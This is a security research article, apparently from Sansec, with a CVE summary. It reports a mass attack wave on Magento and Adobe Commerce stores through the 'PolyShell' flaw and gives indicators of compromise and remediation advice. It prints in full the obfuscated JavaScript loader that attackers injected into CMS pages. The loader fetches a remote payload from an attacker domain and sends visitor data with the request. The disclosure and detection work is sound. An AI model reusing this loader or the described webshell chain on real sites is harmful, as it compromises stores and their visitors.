Mass PolyShell attack wave hits 471 stores in one hour
Vulnerabilities mentionedAll →
| CVE | Vulnerability | CVSS | EPSS | Flags | Affected | Exposure | Published |
|---|---|---|---|---|---|---|---|
| CVE-2026-75650 | Unauthenticated Template Injection RCE in Adobe Commerce and Magento (CVE-2026-75650) Adobe Commerce and Magento (including Adobe Commerce B2B) contain an improper neutralization of special elements used in a template engine (CWE-1336), a template-injection flaw that permits arbitrary code execution in the context of the current user. The flaw is reachable over the network by unauthenticated attackers, requires no user interaction, and its changed scope (CVSS 3.1 S:C) means injected code executes beyond the vulnerable component, producing a maximum-severity (CVSS 10.0) remote code execution condition. A successful attacker gains arbitrary code execution on the storefront server; in the observed campaign, intruders installed a Rust backdoor and a PHP web shell (dubbed 'StyleSmuggler') on compromised servers. Any organization running an Adobe Commerce, Adobe Commerce B2B, or Magento storefront is in scope, with internet-facing e-commerce deployments most exposed. Exploitation is confirmed in the wild: the bug was abused as a zero-day before patching and was added to CISA's Known Exploited Vulnerabilities catalog on 2026-09-08. Do: Apply Adobe's released patches immediately per vendor instructions, prioritizing internet-facing Commerce/Magento storefronts, and ensure compliance with CISA BOD 26-04 timelines for KEV entries. Hunt for 'StyleSmuggler' indicators of compromise, including unexpected Rust backdoor binaries and PHP web shells on hosts, and review template/theme customizations for tampering. Exact fixed version numbers are not included in the available data, so consult Adobe's advisory for the correct patched release for your Commerce/Magento version line. | 10.0 | 2% | KEV PoC |
| massroughly 100,000-300,000 internet-facing storefronts |
Full article516 words · extracted from sansec.io · click to collapse
Sansec is tracking a mass exploitation wave of the PolyShell vulnerability that hit hundreds of online stores within a single hour today. The attacks are ongoing: new victims appear every minute.
None of the compromised stores are Sansec customers. Sansec Shield has been blocking PolyShell attacks since March 16th.

What's being injected
After gaining access through PolyShell, attackers inject obfuscated JavaScript into CMS pages and static blocks. The script uses localStorage for persistence and loads an external payload from lanhd6549tdhse.top:
<script type="application/javascript">
(function(){
  var id='136c1e07507f4a97';
  var store=localStorage.getItem(id);
  if(store){
    var e=document.createElement('a');
    e.setAttribute('onclick',atob(store));
    e.click();
    localStorage.removeItem(id)
  }
}());
(function(){
  var d=document;
  var s=d.createElement('script');
  s.src=atob('aHR0cHM6Ly9sYW5oZDY1NDl0ZGhzZS50b3AvS1p0QnNjZ2I/JnNlX3JlZmVycmVyPQ==')
    + encodeURIComponent(d.referrer)
    + '&default_keyword=' + encodeURIComponent(d.title)
    + '&' + window.location.search.replace('?','&')
    + '&frm=script';
  if(d.currentScript){
    d.currentScript.parentNode.insertBefore(s, d.currentScript);
  } else {
    d.getElementsByTagName('head')[0].appendChild(s);
  }
}());
</script>
The base64 string decodes to https://lanhd6549tdhse.top/KZtBscgb?&se_referrer=. The script fingerprints every visitor by collecting referrer, page title, and query parameters. The domain was registered just four days ago and Sansec is currently the only vendor on VirusTotal that flags it as malicious.
The first stage checks localStorage for a previously stored payload (keyed by 136c1e07507f4a97). If found, it executes the payload via a synthetic click event and removes it. This lets the attacker persist malicious behavior across page loads without re-fetching from the external server.
The attack chain
These compromises follow the same pattern Sansec has documented over the past two weeks:
- Attacker uploads a PHP webshell via the PolyShell vulnerability
- Webshell drops
accesson.phpbackdoors across multiple directories - Attacker injects the JavaScript loader into CMS content
The speed of this wave shows that the attackers have fully automated the exploitation chain from initial upload to JavaScript injection.
Indicators of compromise
| Type | Value |
|---|---|
| Loader domain | lanhd6549tdhse.top |
| Loader URL | https://lanhd6549tdhse.top/KZtBscgb |
| localStorage key | 136c1e07507f4a97 |
| Backdoor filename | accesson.php |
| Backdoor beacon | 8194460 (result of 409723*20) |
Use a specialized ecommerce scanner like eComscan to check your store for these and other indicators of compromise. Manual searches only catch known IOCs, while eComscan detects the full range of PolyShell payloads, backdoors, and injected scripts.
Recommendations
- Block attacks: Deploy Sansec Shield to block PolyShell exploitation attempts in real-time
- Scan for compromise: Run eComscan to detect uploaded webshells, backdoors, and injected JavaScript
For full technical details on the PolyShell vulnerability and all known payloads, see our main PolyShell advisory.
Read more
- PolyShell: unrestricted file upload in Magento and Adobe Commerce
- StyleSmuggler: Magento and Adobe Commerce 0-day RCE (CVE-2026-75650) under active attack
- Magecart skimmer turns Stripe into a malware command server
- Novel WebRTC skimmer bypasses security controls at $100+ billion car maker
- Persistent backdoors injected on Adobe Commerce via new CosmicSting attack
Text extracted automatically; images, tables and formatting may be missing. Original: https://sansec.io/research/polyshell-mass-attack-wave